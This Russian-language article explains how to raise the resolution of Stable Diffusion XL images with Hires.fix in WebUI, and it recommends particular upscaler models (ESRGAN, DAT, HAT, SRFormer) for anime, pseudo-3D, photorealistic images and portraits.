


А вот пример использования латентного апскейлера (да да, того самого, который работает в латентном пространстве, но требует высокого коэффициента шумоподавления с высокими же мутациями).



Это происходит из-за того, что Stable Diffusion XL обучена на изображениях, разрешение которых не превышает один мегапиксель вне зависимости от выбранного соотношения сторон. С переменным успехом ты можешь попытаться растянуть рамки, но с удвоением разрешения нейросеть теряет контекст, генерируя изображение по частям. В результате может получиться кошка с двумя головами и шестью лапами — или и вовсе две кошки.

Проблему можно решить разными способами. Один из них использование инструмента под названием Hires.fix, который может поднять разрешение оригинальной картинки до двух-четырехкратного. Пример — ниже.



Не подумай, что это что то подобное классическим методам увеличения изображений вроде bicubic или Lanczos. Нет, механизм Hires.fix — это фактически второй проход генерации изображения, использующий ту же (или любую другую по твоему выбору) базовую модель Stable Diffusion и тот же (или другой, опять же по твоему выбору) текстовый запрос.

Помимо основной модели, механизм использует и специальную модель upscaler. Выбор этой модели критически важен: некоторые апскейлеры хорошо работают на реалистичных изображениях, подробно передавая текстуры, но заодно увеличивают и шумы, в том числе артефакты компрессии JPEG. «Что что? спросишь ты. Откуда шумы и артефакты JPEG в сгенерированных нейросетью изображениях?» Так ведь картинки, на которых энтузиасты обучают кастомные модели, зачастую и являются такими вот пережатыми джпегами...

Побороть шумы и артефакты помогают модели апскейлеров, обученные на зашумленных и пережатых картинках. Но в зависимости от выбранной модели могут пострадать такие детали, как текстура тканей и кожи, шерсть и прочее.

Наконец, для изображений в стиле псевдо-3D, а также иллюстраций и картинок в стиле аниме существуют свои алгоритмы, обученные на нужных данных.

В ближайшем будущем я планирую большую статью с обзором технологий увеличения разрешения и сделанных на их основе моделей апскейлеров для WebUI и не только. Сейчас же я опишу некоторые модели для разных типов изображений.

Где брать модели

Ответ прост: на сайте openmodeldb.info. Однако WebUI поддерживает не все представленные на сайте архитектуры. Среди поддерживаемых: ESRGAN, ESRGAN+, Real ESRGAN, DAT, DAT2, HAT, Swin IR. При поиске можно выбрать только модели поддерживаемых архитектур.

Что рекомендуют на Reddit и почему не стоит слепо доверять рекомендациям

В тематических ветках на Reddit и других ресурсах, посвященных нейросетям, нередко обсуждают вопрос о лучшей модели апскейлера для тех или иных целей. Чаще всего пользователи рекомендуют для реалистичных изображений и R-ESRGAN 4x+ Anime6B для рисованных следующие модели:

- 4x_foolhardy_Remacri;
- 4x_NMKD-Siax_200k;
- 4xUltrasharp_4xUltrasharpV10.

Эти модели одни из лучших из имеющихся в рамках архитектур ESRGAN и Real-ESRGAN соответственно. Проблема в том, что сами эти архитектуры давно устарели. Да, они по-прежнему работают, и ты по-прежнему можешь их использовать но более современные архитектуры DAT (Dual Aggregation Transformer for Image Super-Resolution) и HAT (Hybrid Attention Transformer for Image Restoration) не просто выдадут картинку более высокого качества, в чем мы убедимся несколько минут спустя, но еще и будут способны хорошо увеличивать изображения из более широкого диапазона, чем модели на архитектуре ESRGAN. Упрощая, там, где модель на архитектуре ESRGAN хорошо передаст либо структуру кожи, либо шерсть животного, либо градиенты, модель на архитектуре DAT сможет с большей вероятностью сделать и то, и другое, и третье.

Новые модели в WebUI reForge

По сравнению с WebUI Forge, в форке reForge поддерживаются дополнительные модели апскейлеров. В их число входят COMPACT, GRL, OmniSR, SPAN, SRFormer. Из всего разнообразия новых архитектур для высококачественного апскейла лучше всего подойдет SRFormer; в качестве модели могу порекомендовать 4xNomos8kSCSRFormer.

Остальные модели достаточно легковесны и лучше подойдут для повышения разрешения у видеороликов, чем у статичных изображений высокого разрешения.

Информации о моделях, их архитектуре и различиях между ними — буквально крохи. Их нужно собирать из разных источников, из скудных описаний самих моделей и опубликованных исследовательских работ. Время от времени разработчики моделей апскейлеров пишут о них на Reddit, но практически всегда в форме коротких рекомендаций без каких либо объяснений. В то же время в сети достаточно ресурсов, на которых сравниваются результаты работы самых разных моделей апскейлеров.

WWW
Большая галерея — сравнение нескольких десятков моделей апскейлеров

Я протестировал несколько десятков моделей множества архитектур и остановился на нескольких.

Для иллюстраций, аниме и изображений в стиле штриховой графики

Для простых двумерных картинок часто рекомендуют старый, зато очень быстрый и нетребовательный к объему видеопамяти алгоритм R-ESRGAN 4x+ Anime6B (технология Real ESRGAN) который, что надо учитывать, заодно поднимает резкость, контраст и насыщенность изображения. Я рекомендую этот алгоритм только для двумерных картинок в «цифровом» стиле, в которых нет имитации мелков, восковых карандашей, чернил или туши; нет никаких текстур, но есть четкие контуры и плавные градиенты.

Если же такие элементы присутствуют, то я предпочитаю более щадящий алгоритм 4x_IllustrationJaNai_V1_DAT2_190k (архитектура DAT2), который сохраняет не только сами штрихи, но и текстуры и степень нажима, если речь идет о рисунках мелками. Алгоритмы Real-ESRGAN имеют тенденцию «съедать» такие детали, выдавая контрастные, «глянцевые» версии изображений.

Для псевдореалистичных изображений и графики в стиле 2.5D и 3D


Как правило, в таких изображениях отсутствуют шумы, артефакты сжатия JPEG и тонкие нерегулярные текстуры, но присутствуют переходы цветов и градиенты. Соответственно, нет необходимости поднимать контурную резкость и бороться с артефактами и сохранять текстуры, а если такая необходимость и возникнет используй модель для реалистичной графики.

Для графики такого типа можно рекомендовать один из алгоритмов на основе архитектур DAT, DAT2 (облегченная версия DAT) или HAT, например 4xNomos8kSCHAT-L (также прекрасно работает с реалистичной графикой), 4xNomos8kDAT или 4xNomosUniDAT2_box. Если в сгенерированных картинках при увеличении видны артефакты JPEG, то стоит использовать версии otf, обученные на сжатых изображениях, 4xLexicaDAT2_otf или 4xNomosUniDAT_bokeh_jpg.


Для фотореалистичных изображений

«Фотографические» модели обучают на кадрах из фильмов и реальных фотографиях, на которых встречаются как шумы (цифровой и пленочный), так и артефакты компрессии. Соответственно, в некоторых случаях нейросеть может генерировать изображения с такими шумами; артефакты компрессии могут присутствовать лишь в некоторых участках изображения. Предугадать появление артефактов тяжело; это зависит лишь от того, на каком материале обучалась модель, или от того, какие именно обученные модели использовал автор модели-ремикса.

По результатам длительного тестирования я остановился на нескольких моделях: 4xNomos8kSCHAT L или 4xNomos8kDAT для изображений без артефактов компрессии и 4xNomos8kHAT-L_otf или свежей модели 4xRealWebPhoto_v4_dat2 для картинок, которые нужно почистить от артефактов. При этом модель 4xNomos8kSCHAT-L имеет тенденцию привносить излишнюю резкость и двоения в зону размытия; если этот эффект нежелателен, используй другую модель. Обрати внимание на перила в правом нижнем углу изображения.



Сравни с работой модели 4xNomos8kDAT.




Для котиков и портретов отлично подходит 4xFaceUpDAT (архитектура DAT), который замечательно передает фактуру шерсти и волос, но имеет тенденцию превращать в шерсть и волосы все, что хоть немного их напоминает (например, траву на лужайке). Модель 4xFaceUpSharpDAT даст дополнительную контурную резкость при меньшей фактической детализации картинки.

В сухом остатке:


- для качественных моделей + фотореализм: 4xNomos8kSCHAT L (самая резкая и одновременно детализированная модель, но обрати внимание на зону размытия в ней может возникнуть эффект двоения) либо 4xNomos8kDAT;
- для котиков и лицевых портретов: 4xFaceUpDAT (держим в уме, что модель имеет потенциал превращать в волосы все, отдаленно на них похожее);
- для фотореалистичных изображений с артефактами компрессии JPEG: 4xNomos8kHAT L_otf или 4xRealWebPhoto_v4_dat2;
- для псевдо-3D и синтетических изображений без тонких текстур: 4xNomos8kSCHAT L, 4xNomos8kDAT, 4xNomosUniDAT2_box;
- для иллюстраций и сложных картинок в стиле аниме: 4x_IllustrationJaNai_V1_DAT2_190k;
- для простой графики и «плоских» аниме изображений: R ESRGAN 4x+ Anime6B (внимание: алгоритм увеличивает резкость, контраст и насыщенность изображения) или одну из моделей на основе ESRGAN, например 4x_BooruGan_650k-ESRGAN, 4x_fatal_Anime_500000_G или NMKD_SuperYandere_175k.

ГАЛЕРЕЯ

